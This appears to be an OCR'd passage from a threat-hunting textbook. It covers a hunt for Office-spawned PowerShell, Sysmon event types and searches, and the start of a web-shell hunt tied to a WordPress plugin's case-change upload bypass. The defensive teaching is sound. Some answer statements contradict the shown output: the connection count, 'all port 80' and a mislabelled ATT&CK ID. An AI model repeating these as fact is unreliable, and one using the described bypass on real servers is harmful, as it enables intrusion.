


Figure 3.8 Threat-hunting process: Preparation phase

As part of the preparation phase, the hunter creates the threat-hunting-play document:

- *Title*—Hunt for malicious processes spawned by or through Microsoft Office
- *Reference number*—Hunt-Play-Win-01

Background—An external red team hired by the organization was able to bypass security prevention and detection controls. The team crafted a Microsoft Word document with a suspicious payload, attached the document to an email, and sent the email to users. Opening the document executed the payload automatically. The code contained in the payload bypassed the existing security controls on user machines running Windows 10, going undetected by the antivirus software. In addition, other security monitoring tools did not generate security alerts for the security operations center (SOC) team.

> *Hypothesis—We hypothesize that an attacker successfully spearphished users to download and open a Microsoft Office Word document. Opening the document executed malicious code that allowed the attacker to compromise the end system's security.*

- *Scope*—The hunt covers all Microsoft endpoints.
- *Threat technique*—Crafting a well-structured spearphishing email that entices users to click an embedded link and download the malicious Microsoft Word document. The activity maps to MITRE ATT&CK subtechnique T1566.002, Phishing: Spearphishing Link.
    - *Procedure*—Email sent with a link contained in the email to download a Microsoft Office document
    - *Data sources and events*—Windows Sysmon events

- *Threat technique*—Microsoft Office Word spawning a Windows command shell (`cmd`). The activity maps to MITRE ATT&CK subtechnique T1059.003, Command and Scripting Interpreter: Windows Command Shell.
    - *Procedure*—Microsoft Office spawning a command-line shell
    - *Data sources and events*—Windows Sysmon events
- *Threat technique*—Microsoft Office Word spawning PowerShell or creating PowerShell script files that get executed. The activity maps to MITRE ATT&CK subtechnique T1059.001, Command and Scripting Interpreter: PowerShell.
    - *Procedure*—Microsoft Office spawning PowerShell or creating a PowerShell script file with extension `.ps1`
    - *Data sources and events*—Windows Sysmon events
- *References*—
    - MITRE ATT&CK Command and Scripting Interpreter: Windows Command Shell, T1059.003 (https://attack.mitre.org/techniques/T1059/003)
    - MITRE ATT&CK Command and Scripting Interpreter: PowerShell, T1059.003 (https://attack.mitre.org/techniques/T1059/001)
    - MITRE ATT&CK Phishing: Spearphishing Link, T1566.002 (https://attack.mitre.org/techniques/T1566/002)

3.2.2 Execution

Following are the steps we took to prepare for the hunt (figure 3.9):

1. We started with an initial set of searches that translated the procedures identified in the planning phase. Some of the searches did not generate results.
2. Based on the evidence collected, we proved the hypothesis.
3. At one stage of the threat-hunting expedition, we opened a new security incident case and assigned it to the incident response team.
4. We briefly explored whether the threat extended to other systems, but that brief exploration did not result in any finding. Only one endpoint was affected. In coming chapters, we will perform a deeper investigation to understand the scope of the threat execution.




Figure 3.9 Threat-hunting process: Execution phase

3.2.3 Communication

Based on the information collected during the threat hunt, the threat hunter can propose new security motoring rules and share the tactics, techniques, and procedures (TTPs) uncovered during the expedition with the threat-intelligence team (figure 3.10). I will provide more insights and examples of the communication phase, including the threat-hunting expedition report, in coming chapters.




Figure 3.10 Threat-hunting process: Communication phase

As we conclude our first threat hunt, several questions come to mind:

- Would it be possible to automate some of the searches we performed in this expedition? After finding an initial clue, for example, can we automate the searches that connect previous and future events without running separate searches? Having this capability would save time and effort.
- We did not have visibility into the spearphishing email activity due to the lack of events. How can we gain access to related events for future hunting expeditions?
- We could not locate some Sysmon events during our searches because Sysmon configuration on endpoints did not capture them in the first place. Should we ask the system administrator to apply changes to the Sysmon configuration file? How much effort would those changes take, and what effects would they have on endpoints, data stores, and the network?

Addressing these questions helps you optimize the time and coverage of future hunting expeditions. I address those questions in coming chapters.

3.3 Microsoft Windows Sysmon events

System Monitor (Sysmon) is one of the richest Windows data sources for security-monitoring teams and threat hunters. This free tool runs as a Windows system service and device driver and is not installed by default. When installed, Sysmon remains resident across system reboots to monitor and log system activity to the Windows Event Log. Note that Sysmon does not provide an analysis of events.

3.3.1 Reviewing Sysmon's capabilities

Sysmon supports critical system-monitoring capabilities such as the following:

- Logs process creation with full command line for current and parent processes
- Captures the hash of process image files using SHA1 (the default), MD5, SHA256, or IMPHASH
- Helps correlate events even when Windows reuses process IDs, including a process GUID in `ProcessCreate` events
- Helps correlate events in the same login session by including a session GUID in each event to allow tracking of actions within the same session
- Optionally captures network connections, logging the source process, IP addresses, ports, hostnames, and service names
- Monitors changes in file-creation times, detecting when a file was truly created, as malware often alters these timestamps to hide its activity
- Provides dynamic rule filtering to include or exclude specific events as needed

Table 3.1 shows the Sysmon types and IDs contained in the Sysmon events.

Table 3.1 Windows Sysmon events

Sysmon event type	Sysmon event ID
Sysmon Service Status Changed	0
ProcessCreate	1
FileCreateTime	2
NetworkConnect	3
Service State Change	4
ProcessTerminate	5
DriverLoad	6
ImageLoad	7
CreateRemoteThread	8
RawAccessRead	9
ProcessAccess	10
FileCreate	11
Registry object added or deleted	12
Registry Create	13
Registry Rename	14
FileCreateStreamHash	15
Sysmon Config Change	16
Named Pipe Create	17
Named Pipe Connected	18
WMI Event Filter	19
WMI Event Consumer	20
WMI Consumer to Filter	21
DNS Query	22
File Delete	23
Clipboard Capture	24
Process Tampering	25
File Delete Detected	26
Error	255

Table 3.1 shows the extensive coverage of Sysmon, which makes it one of the best data sources for threat hunting. Using Sysmon comes at a price, however. The following scenario is a snapshot of a sample Sysmon event of type 1 (process creation). The Sysmon events are XML-formatted and relatively large, resulting in disk and license consumption when collected by security information and event management (SIEM) tools. The size of the event is around 2 KB. A server with Sysmon installed can generate large-volume Sysmon events depending on the system activities and the Sysmon configuration applied.

An organization might have hundreds or thousands of Windows servers. Sysmon events would be forwarded to a data store where they can be consumed for security monitoring and threat-hunting purposes. Depending on the data store technology, collecting and storing Sysmon events from these servers would require a large amount of storage and consume a significant license.

When installing Sysmon, consider using a configuration file that captures the most important and relevant events for security monitoring and hunting purposes. Sysmon does not collect network monitoring events installed using the default configuration file, for example. Applying custom Sysmon configuration files allows you to filter unnecessary events, reducing the number of events captured by Sysmon.

TIP **A good template to use as a baseline for a custom Sysmon configuration file is available at SwiftOnSecurity (https://mng.bz/4pBj). The SwiftOnSecurity Sysmon configuration file is continuously**

maintained and properly commented, describing each Sysmon event type and the logic behind discarding or including specific events. Another good repository at https://github.com/olafhartong/sysmon-modular contains a large number of Sysmon inclusion and exclusion filter templates.

Threat hunters should have a good understanding of Sysmon and the Sysmon event collection configuration used by the organization. Installing and managing the Sysmon tool is not the responsibility of the threat hunter; threat hunters should be informed and in some cases consulted.

NOTE The Sysmon configuration files we use for the threat hunts in this book are based on the SwiftOnSecurity template, provided in the appendix.

3.3.2 Searching Sysmon events

When searching Sysmon events, you should build queries that look for relevant fields. Sysmon event types contain fields that are relevant to the activity for which they are generated. Sysmon events of type `11 (FileCreate)` contain fields such as `Image` and `TargetFilename`. These fields (`Image` and `TargetFilename`) are not available in events of types `1` (`ProcessCreate`) or `3` (`NetworkConnect`), for example.

When hunting, you use a combination of field-based and free-text searches. In the threat-hunt expedition we conducted in this chapter, we performed field-based

searches, as we did when searching the `CommandLine` field in Sysmon events of type `1`. We also performed free text searches, which look at the content of the raw event in searches for a matching string, as we did when searching for `www.ps1` in all Sysmon events. Threat hunters in environments where Sysmon is used should build a solid understanding of Sysmon, its types, and the fields contained in the different event types.

3.4 Exercises

The security incident we uncovered in the threat-hunting expedition involved establishing outbound network connections to download the `.dll` files (`www1.dll`, `www2.dll`, `www3.dll`, `www4.dll`, and `www5.dll`).

1. Can you find the Sysmon network connection events?
2. What process initiated the outbound network connections you uncovered in question 1?
3. What were the destination IP addresses and ports for the network connections?
4. Update the timeline to reflect the new findings.

Download the events from chapter 3's repository on GitHub (https://mng.bz/QVxv), and upload them to your data store of choice. The Sysmon events are JSON-formatted, making them easy to parse with your tool of choice, such as Splunk, Elasticsearch, or Humio.

TIP Search for Sysmon events with `EventID 3`.

3.5 Answers to exercises

1. Try to find the list of the outbound connections made by `powershell.exe` in the same time window as the suspicious activities uncovered in the threat-hunting expedition. You can use the search in listing 3.23 to list the connections by searching for Symon events with `EventID 3` that contain the string `"powershell"` (case-insensitive). The search reveals five connections; two connections were to a local IP address, and three were to internet IP addresses.

Listing 3.23 Search command

```
DESKTOP-PC01 AND
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" AND
_raw.EventID=3 AND
/powershell/i
| table([_raw.UtcTime, _raw.DestinationIp, _raw.Protocol, _raw.
     DestinationPort, _raw.Image], order=asc)
```

Listing 3.24 Search output

```
2021-11-21 13:03:03.705
192.168.155.134
tcp
80
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

2021-11-21 13:03:04.715
192.168.155.134
tcp
80
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

2021-11-21 13:03:06.225
146.112.61.110
tcp
443
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

```
2021-11-21 13:03:06.792
2.20.7.24
tcp
80
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

2021-11-21 13:03:08.836
146.112.61.110
tcp
443
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

2021-11-21 13:03:10.545
146.112.61.110
tcp
443
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

2. The process `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` initiated the connections.
3. All the connections used TCP port 80. The network connections had the following destination IP addresses:
    a. 192.168.155[.]134
    b. 2.20.7[.]24
    c. 146.112.61[.]110

Figure 3.11 shows the PowerShell connections added to the timeline.




Figure 3.11 Timeline showing the PowerShell connections

This section brings us to the end of this chapter. This hunt is your first, so don't expect everything to be in perfect order. The important things are keeping track of the investigation tasks and updating the timeline. Record the evidence you collect and track the timeline of events that helps you visualize the threat and later help you reporting it.

The scope of the hunt covers endpoints running Windows. The number of machines running Windows can range from few to tens of thousands or more in large organizations. Collecting events from a large number of endpoints is costly in terms of licenses and infrastructure requirements; hence, in some cases you may not have the luxury of collecting Sysmon events.

Summary

- Information shared from a red-team exercise is one trigger of a threat-hunting process. The input you receive from the red team would drive your research work before creating a hunt play.
- A threat-hunting expedition starts with searching for clues that drive the rest of the hunt. Finding initial clues may take time, so don’t get frustrated.
- Searching events collected in a data store is a common activity in a hunting expedition.
- Make sure you know which data sources and tools are required for your hunting expedition.
- Sysmon is an important data source for security monitoring and threat hunting. It provides a significant level of visibility for activities performed on Windows endpoints.
- Sysmon can be an expensive logging option, depending on the deployment scope and configuration applied.
- Threat-hunting expeditions will take you through many routes in which you have to explore data and threats. Use a timeline to track your findings, and maintain a to-do list to track your activities.
- Your threat-hunting skill and confidence levels will increase as you conduct more hunting expeditions and optimize the way you conduct them.

4 Threat intelligence for threat hunting

This chapter covers

- **The threat hunter–threat analyst relationship**
- **Collecting, processing, and distributing threat- intelligence information**
- **Threat-hunting based on threat-intelligence information**
- **Working with multiple data sources during a threat hunt**
- **Documenting and sharing new tactics, techniques, and procedures**
- **Working under pressure**

In chapter 3, we conducted a threat-hunting expedition based on the red team's findings. In this chapter, we have the opportunity to work with the threat-intelligence and vulnerability management teams.

We start the chapter with a scenario in which we receive a threat-intelligence report that triggers the threat-hunting process. We will review the structure and content of a threat-intelligence report and understand the expectations of the threat hunter.

Next, we research the environment to understand the hunting landscape. We work on two data sources: web server access logs and public cloud firewalls. We get the opportunity to understand the capabilities and limitations of these data sources and how they might affect our hunting

expedition. During the threat expedition, we continuously communicate with other teams, especially system administration and the threat-intelligence team.

After concluding the expedition, we map the hunting activities we performed to the three phases of the threat-hunting process: preparation, execution, and communication. We list examples of recommendations that the threat hunter can propose to achieve better visibility for future hunting and investigation work.

4.1 Preparing for the hunt: Hunting for web shells

You have completed the threat-hunting report for the previous hunting expedition. The threat-intelligence and vulnerability management teams sent you an urgent message requesting that you run a threat-hunting expedition. The message contained a threat-intelligence report describing the active exploitation of a recently discovered vulnerability that allows attackers to upload web shells.

The organization operates a web application that is affected by this vulnerability. In addition, the threat-intelligence report provides details about one supplier's credentials published for sale in a dark web marketplace.

DEFINITION ***Web shells*** **are pieces of code written using the language of web servers. When uploaded to web servers, web shells allow remote**

code execution through a web interface.

DEFINITION *Dark web* refers to internet content that is not visible to search engines and inaccessible in regular browsers such as Google Chrome and Mozilla Firefox. Accessing the dark web requires using an anonymizing browser referred to as Tor. The dark web hosts marketplaces where items ranging from malware code to stolen identities are available for sale.

4.1.1 Scenario

The threat-intelligence report describes the active exploitation of a recently announced vulnerability in a WordPress plugin deployed in a self-hosted production web server that the organization hosts on a public cloud service provider. It is unknown whether threat actors have exploited the vulnerability. You are expected to conduct a threat-hunting expedition to uncover evidence, if any, indicating system compromise, data exfiltration, or other breaches resulting from successful exploitation of the vulnerability. According to external threat-intelligence providers, threat actors have successfully exfiltrated data from several organizations by using the techniques and tools described in the report.

NOTE WordPress is a content management system (CMS) that allows you to build, customize, and maintain websites. WordPress uses a plugin architecture and a template system to customize websites. It makes extensive use of plugins, which are add-ons that can extend a WordPress website's functionality.

4.1.2 Threat intelligence report

The threat-intelligence report describes how a newly identified vulnerability (CVE-2021-24347) in the SP Project & Document Manager WordPress plugin is exploited. The report outlines the nature of the threat, the vulnerability's technical details and how it relates to the organization. The report includes technical indicators of compromise (IOCs) and tactics, techniques, and procedures (TTPs) associated with the threat actors:

- *Classification*—Highly confidential
- *Traffic Light Protocol (TLP) label*—Red
- *Publisher*—Threat-intelligence team
- *Threat code name*—FussyTrain

- *Summary*—This threat-intelligence report resulted from the efforts of the threat intelligence team, the vulnerability management team, and threat-intelligence partners and providers.
    - The report highlights the cyber threat associated with active actors exploiting a newly identified vulnerability, CVE-2021-24347, in the SP Project & Document Manager WordPress plugin. The National Vulnerability Database (NVD) assigns the vulnerability a high Common Vulnerability Scoring System (CVSS) base score of 8.8 on a scale of 10.
    - The SP Project & Document Manager WordPress plugin version before version 4.22 allows users to upload files, although the plugin attempts to prevent `.php` and similar files that could be executed on the server from being uploaded by checking the file extension. It was discovered that `.php` files could still be uploaded by changing the file extension's case—from `.php` to `.pHP`, for example.
    - The project management production portal, hosted on a public cloud provider, uses WordPress with the plugin. The portal allows authenticated and authorized staff members, external customers, and partners to collaborate and track the status of projects and facilitates the upload and exchange of project files.

- According to threat-intelligence information received, threat actors are actively exploiting the newly identified vulnerability, with organizations reporting incidents of successful system compromise and data exfiltration.
- Our threat-vulnerability management team, working with the system administrator, successfully patched the system five days after the vulnerability was publicly announced.
- Compounding the case is the fact that an external threat-intelligence provider informed us that the credentials of a supplier account, supplier007, with access to the portal, have potentially been compromised. The credentials are on sale in a dark web marketplace. An external threat-intelligence provider identified the seller, RecklessGoat, as credible, indicating that the credentials on sale are legitimate. The external threat-intelligence provider has not communicated or interacted with the seller. The threat-intelligence team has proactively created a security incident case (ticket) to capture information collected about the potential misuse of the account. All parties involved, including the threat-hunting team, should update this incident case.

- The threat-intelligence team confirmed that the partner's account, supplier007, has access to one of the projects published on the public WordPress portal. The threat-intelligence team has requested that the account be disabled with immediate effect. The team has also asked to disable all accounts belonging to the supplier in question. We have not yet communicated with the supplier to inform them about disabling their access to our systems.
- It is unclear whether any threat actor exploited the vulnerability. We would like you (the threat hunter) to conduct a threat-hunting expedition to uncover evidence indicating system compromise, data exfiltration, or other breaches due to the successful exploitation of the vulnerability.
